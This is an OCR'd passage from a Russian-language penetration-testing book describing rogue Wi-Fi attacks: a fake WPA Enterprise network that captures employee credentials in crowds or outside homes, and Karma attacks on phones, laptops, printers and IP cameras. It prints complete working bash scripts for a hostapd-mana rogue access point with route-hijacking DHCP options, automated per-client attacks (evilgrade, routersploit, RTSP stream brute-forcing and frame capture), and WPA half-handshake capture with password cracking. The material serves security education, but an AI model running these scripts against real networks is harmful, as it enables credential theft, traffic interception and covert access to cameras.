

Рис. 7.28. Атака с помощью поддельной сети WPA Enterprise и захват пароля на стенде

Чтобы не соревноваться с сигналами корпоративных точек доступа, хакер может поджидать цели атак на выходе из офиса, — там, где сотрудники, спешащие домой, еще не успели отключить Wi-Fi (рис. 7.29). Устройства таких сотрудников бессознательно отправляют свои пароли злоумышленнику в виде хеша (WPA Enterprise MSCHAP) или открытого текста (WPA Enterprise GTC).

Рис. 7.29. Атака с помощью поддельной сети Enterprise и захват пароля на объекте

Поскольку эта атака взаимодействует непосредственно с клиентским устройством (а не пользователем) и является, что называется, zero click, ее скорость достаточно высокая, так что ее вполне можно провести со смартфона или даже дрона (см. *разд. 6.2.2*). При этом злоумышленник абсолютно никак не выделяется на фоне остальных — ведь в руках у него обычный смартфон.

А что, если атакующий пойдет в час пик в людное место? Мимо него за короткий промежуток времени может пройти десятки тысяч людей со своими беспроводными устройствами. Вполне вероятно, что подобная «рыбалка» в беспроводных сетях зацепит чей-то корпоративный пароль.

Подверженные клиентские устройства могут быть максимально распределены по городской территории, и атакующему не обязательно быть где-то поблизости к объекту проникновения. Людное место, такое как центр города, или торговые центры, или метро, где достаточно большая плотность и высокая вероятность встретить сотрудников интересующей компании, могут быть отличным местом, где можно собрать нужные учетные данные (рис. 7.30).



Рис. 7.30. Утечка корпоративной учетки в людном месте

Кстати, злоумышленник для проведения такой атаки может вовсе не появляться возле объекта проникновения — даже на этапе разведки для получения имен беспроводных сетей. Имя сети может быть взято из специализированных публичных источников (OSINT), собирающих имена сетей с привязками к географическим координатам. А цели атак — их сотрудники — могут быть атакованы даже у себя дома, поскольку их адреса так же могут быть взяты из многочисленных утечек в Интернете.

Клиентские беспроводные устройства, подключенные к домашним сетям Wi-Fi и никак не ожидающие появления вблизи корпоративной беспроводной сети, также бессознательно могут отправить корпоративные учетные данные хакеру, стоящему за дверью (рис. 7.31). т. е. такая атака может произойти где-то далеко от охраняемого физического периметра объекта и остаться полностью незамеченной.

Однажды, находясь на корпоративе одной из компаний, где практически все люди — это ее сотрудники, а их количество — сотни человек, мне удалось собрать подобным образом десятки хешей и паролей открытым текстом, в том числе учетные данные администраторов домена. Если бы эту атаку проводил злоумышленник, а не пентестер, это привело бы к дальнейшему захвату всей инфраструктуры компании со всеми вытекающими бизнес-рисками.



Рис. 7.31. Утечка корпоративной учетки у двери квартиры

В этой атаке, по сути, подставляются именно клиенты (устройства), которые ведутся на небезопасные методы передачи учетных данных. Так как атака направлена на подвижные устройства с сохраненной небезопасной корпоративной беспроводной сетью, то защищаться от нее достаточно сложно. Даже если изменить настройки точки доступа Wi-Fi на более защищенные, клиенты еще долго могут «помнить» старую сеть и будут уязвимы перед такой коварной атакой. В особенности, если у новой, более защищенной, сети будет новое имя, а старое имя все еще останется в памяти устройства.

Karma

Атака Karma — тоже подвид RoqueAP, она на 100% zero click и не требует участия пользователя, как с Evil Twin. Тем самым она позволяет атаковать полностью автономные устройства: от смартфонов, что в кармане у каждого, до IP-камер на столбах. При этом, если ранее речь шла о паролях или хешах, то Karma — несколько про другое.

Согласно стандарту 802.11, клиенты с включенным Wi-Fi, но не подключенные ни к одной сети, посылают в радиоэфир имена известных им беспроводных сетей, к которым уже подключались ранее и к которым они готовы подключиться автоматически (без участия пользователя). Таким образом, Karma связана со способностью клиентских устройств бессознательно автоматически без участия пользователя подключаться к беспроводным сетям с уже известными им именами. Более того, такие имена (Preferred Network List) часто разглашаются самими устройствами в пакетах Probe Request.

Реализация атаки заключается в том, что атакующий слушает такие анонсы и поднимает запрашиваемую беспроводную сеть в надежде, что клиент выполнит к ней подключение. В случае, если это реально происходит, он получает возможность не просто взаимодействовать с клиентским устройством на уровне сети, но и пересылать его трафик. Как только к такой беспроводной сети подключается некоторое устройство (ноутбук, смартфон, принтер, IP-камера, и т. п.) дальнейшая атака практически полностью повторяет уже знакомую по BadUSB-eth атаку (см. *главу 4*), с той лишь разницей, что действует она удаленно по радиоканалу.

Если к атакующему подключится чей-то ноутбук, он может начать подбирать к нему пароль или проэксплуатировать уязвимость и получить доступ (рис. 7.32).

Если это смартфон (рис. 7.23), то, подключившись, он начнет передавать через атакующего кучу конфиденциальной информации. Не стоит забывать, что сотни мобильных приложений, которые установлены на смартфонах на все случаи жизни, вполне способны что-то передавать в незащищенном виде. Они могут некорректно проверять SSL-сертификат или подвергаться произвольному исполнению кода при подделке трафика.



Рис. 7.32. Векторы атак на клиентское устройство — ноутбук



Рис. 7.33. Векторы атак на клиентское устройство — смартфон

Если подключаемым устройством является принтер (рис. 7.34), подключенный проводом к корпоративной сети, то и он может пересылать через себя трафик. Таким образом, беспроводной принтер, в худшем из сценариев, может стать для злоумышленника шлюзом во внутреннюю сеть.



Рис. 7.34. Векторы атак на клиентское устройство — принтер



Рис. 7.35. Векторы атак на клиентское устройство — IP-камеру

Наконец, весьма часто так могут подключаться и IP-камеры (рис. 7.35). В таком случае, как минимум, возможен доступ к самому устройству и к его видеоинформации. Как максимум, IP-камеры могут быть впоследствии взломаны и стать точкой проникновения — ведь, как известно, это далеко не самые защищенные устройства. Тем более IP-камеры часто располагаются на физических границах периметра, откуда до них можно дотянуться прямо с улицы.

Подводя итог, надо отметить, что разнообразные клиентские устройства Wi-Fi вокруг нас на короткое время могут подключаться к некоторым беспроводным сетям, и злоумышленник вполне может успеть их атаковать.

Сейчас сложно представить, сколько устройств реально могут иметь на борту Wi-Fi. Встраиваемая электроника, IoT — часто строятся на крайне популярных ARM-процессорах, которые представляют собой систему на кристалле (SoC), сразу имея внутри себя и Wi-Fi, и кучу всего остального. И проще внедрить такой, растиражированный сотнями тысяч, дешевый чип в устройство, чем производить его каждый раз отдельно под каждую задачу. Такие устройства, с Wi-Fi на борту, особо не посылают ничего в эфир, просто тихо ожидая беспроводную сеть с нужным именем. Все это делает атаку достаточно невидимой.

Техническая реализация атаки Karma возможна двумя способами:

1. На каждый Probe-запрос клиента запускается полноценная беспроводная сеть с запрашиваемым именем.
2. На каждый Probe-запрос клиента отправляется только Probe-ответ (иногда еще Beacon), при этом новая сеть не запускается каждый раз.

Первый способ достаточно простой. Он требует наличия mon-интерфейса для отслеживания Probe-запросов и wlan-интерфейса для запуска точки доступа. Далее точка доступа уже сама отправляет Probe-ответы и Beacon, которые могут привлечь того или иного клиента. Недостатки этого способа:

- требуются два интерфейса;
- в одно время запускается только одна беспроводная сеть, что делает невозможным в это время пробовать другие имена сетей.

Второй способ более рациональный. Чтобы клиент подключился к точке доступа, ее не обязательно перезапускать каждый раз, — требуется лишь на Probe-запрос клиента отправить ему соответствующий Probe-ответ. Некоторым клиентам может потребоваться отправка соответствующих Beacon-пакетов. Возможность посылать клиентам произвольные Probe- и Beacon-пакеты реализована в немного пропатченной версии `hostapd-mana`. Более того, для приема и передачи Probe-, а также Beacon-пакетов не нужен monitor-режим, все реализуется на стандартном режиме сетевой карты.

Сообщить клиенту о наличии точки доступа можно двумя способами:

1. Probe-ответ — таргетированный ответ на Probe-запрос клиента.
2. Beacon — широковещательный анонс беспроводной сети.

Обычно точки доступа реализуют анонс своего присутствия через широковещательные Beacon-пакеты, которые слышат все беспроводные клиенты в округе. Но для экономии вычислительных мощностей клиентов придуман противоположный режим поиска. Он заключается в том, что клиент теперь отправляет широковещательный Probe-запрос с именем интересующей его сети, и теперь уже точки доступа должны среагировать на него Probe-ответом. Это позволяет подключить к себе клиента исключительно по Probe-ответу.

Возможность подключить клиента только по Probe-ответу имеет достаточно интересный эффект — о наличии точки доступа узнает только один клиент. Это делает атаку Karma, использующую лишь Probe-запросы, бесшумной.

Но не все клиентские устройства поддерживают такой режим работы, поэтому им нужен еще и классический Beacon-пакет. Атака, проводимая с использованием Beacon, является более шумной, так как о наличии сети теперь станет известно всем клиентам (Loud Karma).

OPN

Атака Karma через открытые сети позволяет получить сетевой канал взаимодействия с клиентом. С помощью особых настроек сети, задаваемых посредством DHCP, становится возможным заставить клиента пустить весь свой сетевой трафик через атакующего, достигая эффекта MiTM-атаки. Учитывая положение атакующего в отношении клиента, на него могут быть направлены многочисленные автоматические атаки — от простых сетевых до MiTM.

wifi/roque_ap/karma/attack-opn.sh

```
#/bin/bash

[[ $# -ge 1 ]] && essid="$1" || essid='test'
OPN='wlan1'

cp  /opt/hostapd-mana/hostapd/hostapd.conf /tmp/hostapd-mana.conf
sed -i "s/interface=.*/interface=$OPN/g" /tmp/hostapd-mana.conf
sed -i "s/ssid=.*/ssid=$essid/g" /tmp/hostapd-mana.conf

cp dnsmasq-attack.conf /tmp/dnsmasq-attack.conf
sed -i "s/interface=.*/interface=$OPN/g" /tmp/dnsmasq-attack.conf

sudo ifconfig $OPN up
tmux new-session -d -s karma -n OPN 'sudo /opt/hostapd-mana/hostapd/hostapd /
tmp/hostapd-mana.conf'
sudo ip a add 11.0.0.1/24 dev $OPN
sleep 1
table=$(ip r show table all|grep $OPN|grep '::'|head -n 1|cut -d ' ' -f 5)
sudo ip r add 11.0.0.0/24 dev $OPN table $table #97
sudo ip rule add to 11.0.0.0/24 lookup $table
tmux split-window -v -t OPN 'sudo dnsmasq --conf-file=/tmp/dnsmasq-attack.conf
-d'
tmux split-window -v -t OPN "./attack.sh $OPN"
tmux a -t karma
```

В скрипте происходит запуск трех компонентов атаки, разделенных на три области:

1. Точка доступа `hostapd-mana`, отвещающая всем клиентам.
2. DHCP-сервер, раздающий настройки сети подключаемым клиентам.
3. Атакующий движок, запускающий атаки.

Запуск `hostapd-mana` не требует предварительной настройки.

Конфигурация сети может быть, например, такой:

wifi/roque_ap/karma/dnsmasq-attack.conf

```
domain=fake.net
interface=wlan1
dhcp-range=11.0.0.100,11.0.0.200,1h
dhcp-option=1,255.255.255.0
dhcp-option=3,11.0.0.1
dhcp-option=6,8.8.8.8,8.8.4.4
dhcp-option=121,0.0.0.0/1,11.0.0.1,128.0.0.0/1,11.0.0.1
dhcp-option=249,0.0.0.0/1,11.0.0.1,128.0.0.0/1,11.0.0.1
```

Кстати, тут используется уже знакомый по BadUSB-eth трюк с перекрытием маршрутов (см. *разд. 4.1*). Он позволяет изменить настройки маршрутизации, выставив беспроводное подключение более приоритетным, и направить трафик других сетевых интерфейсов устройства жертвы на атакующего. Это позволит как перехватить дополнительные данные, так и вызвать отказ в обслуживании из-за сетевой недоступности на других сетевых интерфейсах.

Атакующий движок, реагирующий на новых клиентов, сильно похож на аналогичный из *главы 4*:

wifi/roque_ap/karma/attack.sh

```
#!/bin/bash

GREEN=$'\x1b[32m'
RESET=$'\x1b[39m'
IFACE='wlan1'

#~/gui.sh
rm /tmp/karma_attacks.txt 2> /dev/null

for script in $(find on_network/ -type f -perm -u+x)
do
  exec sudo $script $IFACE "" &
done
```

```
while sleep 1
do
  arp -an | sed -rn "s/\? \(([^\)]+)\) .*\[ether\] on $IFACE/\1/p" | while
read ip
  do
    egrep -q "^$ip$" /tmp/karma_attacks.txt 2> /dev/null && continue || echo
"$ip" >> /tmp/karma_attacks.txt
    echo $GREEN "client detected $ip" $RESET
    for script in $(find on_client/ -type f -perm -u+x)
    do
      exec $script $ip "" 11.0.0.1 &
    done
  done
done
```

Атака Karma позволяет сделать достаточно много. А со смартфоном атакующий крайне подвижен и может видеть результаты атак в реальном времени.

Важно, что атакующий не просто молча подключает к себе клиентов Wi-Fi, но и автоматически запускает на них различные атаки. Поскольку устройства подключаются и отключаются достаточно быстро, то без автоматизации тут никак. За основу могут быть взяты скрипты из *разд. 4.3* и *5.2.4*.

С помощью Karma хакер может атаковать вообще любую технику, даже автономную, такую как IP-камеры. Однако заранее он не знает, какое устройство к нему подключится, и поэтому спектр возможных атак должен быть максимально широким, для чего атакующие сценарии следует значительно развить.

В дополнение к тому, что описано ранее, а именно: к атакам на NetBIOS, приводящим к утечкам хешей (`on_network/responder.sh`), отравлению веб-кеша и выкачиванию Cookies (`on_network/poisontap.sh`), а также подмене сертификата и вмешательству в зашифрованный HTTPS-трафик (`on_network/sslsplit.sh`), можно сделать еще многое. Например, активировать атаки на небезопасные обновления с помощью evilgrade:

`on_network/evilgrade.sh`

```
#!/bin/bash

echo '[*] running insecure updates MiTM attacks'

[[ $(iptables -t nat -vnL PREROUTING | grep "$1" | grep 53) = '' ]] && {
```

```
    iptables -t nat -A PREROUTING -i "$1" -p udp --dport 53 -j REDIRECT --to-
ports 53
}
[[ $(iptables -t nat -vnL PREROUTING | grep "$1" | grep 80) = '' ]] && {
    iptables -t nat -A PREROUTING -i "$1" -p tcp --dport 80 -j REDIRECT --to-
ports 80
}

screen -dmS evilgrade bash -c 'echo start | sudo evilgrade'
```

Даже сегодня присутствует немало десктопных популярных приложений, обновляющихся по не защищенному от подмены HTTP-протоколу. В случае со смартфонами также не стоит забывать про уязвимости мобильных приложений, которые в огромном количестве присутствуют в обычных смартфонах.

Атакующий может на каждое подключившееся устройство натравить простое сканирование портов:

on_client/scan.sh

```
#!/bin/bash

echo '[*] scanning common ports'
time=$(date +'%H:%M:%S_%d.%m.%Y')

nmap -Pn -n $1 -oN "nmap-$1_$time.txt"
```

Открытые порты позволяют понять тип подключаемого устройства.

Не исключено, что подключившееся устройство может пересылать через себя трафик. Тогда через него атакующий может проникнуть в другую сеть, возможно, корпоративную:

on_client/ip_forwarding.sh

```
#!/bin/bash

echo '[*] checking IP forwarding'

nmap -sn -n $1 --script ip-forwarding --script-args="ip-forwarding.target=$3"
> /tmp/ip_forwarding.log
grep 'ip forwarding enabled' /tmp/ip_forwarding.log --color=auto
```

Так как разнообразные устройства IoT весьма подвержены атаке Karma, то атакующий может подключить и проверку специфичных уязвимостей:

on_client/routersploit.sh

```
#!/bin/bash

WAIT=2
PORTS=(80 8080 443)

for port in ${PORTS[*]}
do
    if nc -nw $WAIT $1 $port < /dev/null 2> /dev/null; then
        echo '[*] running Routersploit attacks'
        rsf.py -m 'scanners/cameras/camera_scan' -s "target $1" 2> /dev/null
        break
    fi
done
```

Если на подключившейся IP-камере открыты веб-порты, то с помощью routersploit можно задетектить потенциальную RCE или иную уязвимость. На IP-камере также можно проверить возможность подключения к ее видеопотоку:

on_client/rtsp.sh

```
#!/bin/bash

WAIT=2
DPORT=554

if nc -nw $WAIT -c $1 $DPORT < /dev/null 2> /dev/null; then
    echo '[*] RTSP streaming'
    nmap -Pn -n -p 554 --script rtsp-url-brute $1 -oX /tmp/rtsp.xml > /dev/
null 2>&1
    url=$(cat /tmp/rtsp.xml | xmllint --xpath '//table[@key="discovered"]/
elem/text()' - 2>/dev/null | head -n 1)
    if [ -n "$url" ]; then
        echo "[*] $url"
        #timeout 2 cvlc "$url" --sout=file/ts:/tmp/"$1.mpg" #> /dev/null 2>&1
```

```
        ffmpeg -i "$url" -vframes 1 -y "/tmp/$1.jpg" > /dev/null
    fi
    if [ -s "/tmp/$1.jpg" ]; then
        cp "/tmp/$1.jpg" "$1.jpg"
        echo "[+] $(ls -lh $1.jpg)"
    fi
fi
```



Рис. 7.36. Взаимодействие с IP-камерой через открытую беспроводную сеть посредством атаки Karma

IP-камеры, даже при наличии защищенной паролем веб-админки, иногда позволяют подключаться к стриму по RTSP без аутентификации.

В следующем примере (рис. 7.36) открытая точка доступа делает попытки подключить к себе все беспроводные устройства вокруг (первая треть экрана). Те из них, что искали именно открытую сеть, подключаются и получают сетевые настройки по DHCP (вторая треть экрана). Наконец атакующий скрипт (последняя треть экрана) запускает разнообразные сценарии, и можно видеть, как по результатам сканирования портов к смартфону подключилась IP-камера.

В списке открытых портов виден 554/TCP, с которого иногда можно получить видеопоток без аутентификации.

Устройства, такие как IP-камеры, при этой атаке подвержены частичному сетевому отказу в обслуживании. В случае, если камера запрашивает настройки по DHCP, то ей может быть выдана такая конфигурация сети, что она станет более приоритетной, нежели ее проводное подключение (см. *разд. 4.1*). В результате по проводному интерфейсу сетевой доступ к камере может быть потерян. На пульте охраны это может выглядеть крайне мистически, когда все подверженные атаке камеры, вблизи одного и того же человека со смартфоном в руке, внезапно начинают массово отключаться.

WPA

Атака Karma на закрытые WPA-сети тоже имеет место быть, но здесь используется иной подход. Так как атакующий не знает пароля, с которым к нему хочет подключиться клиент, то расшифровывать трафик от клиента не получится. Ровно как не получится организовать сетевое взаимодействие и атаковать клиента. Зато так клиенты будут отправлять полноценные Half-Handshake от известных им сетей, из которых методом брутфорса можно восстановить пароли:

wifi/roque_ap/karma/attack-wpa.sh

```
#!/bin/bash

tmux new-session -d -s karma -n WPA 'sudo hcxdumptool -i mon0 --enable_
status=15 -o $dumpfile.pcapng --passive --disable_ap_attacks'
tmux split-window -v -t WPA './brute_half.sh'
tmux a -t karma
```

Первый компонент — это `hcxdumptool`, который на все Probe-запросы отвечает соответствующим Probe-ответом, а также отправляет пакет EAPOL M1, чтобы клиент отправлял в ответ M2 пакет с handshake. Стоит заметить, что реально точка доступа тут не создается — вся работа с пакетами Wi-Fi происходит в сыром режиме и требует на сетевой карте атакующего режима монитора.

Второй компонент выполняет брутфорс — ведь принятые Half-Handshake содержат все необходимое для восстановления пароля клиента:

wifi/roque_ap/karma/brute_half.sh

```
#!/bin/bash

tcpdump -r $dumpfile.pcapng -nn -w $dumpfile.pcap
aircrack-ng -w /opt/wordlists/top100k.txt "$dumpfile.pcap" && read ok
rm $dumpfile.pcap
```

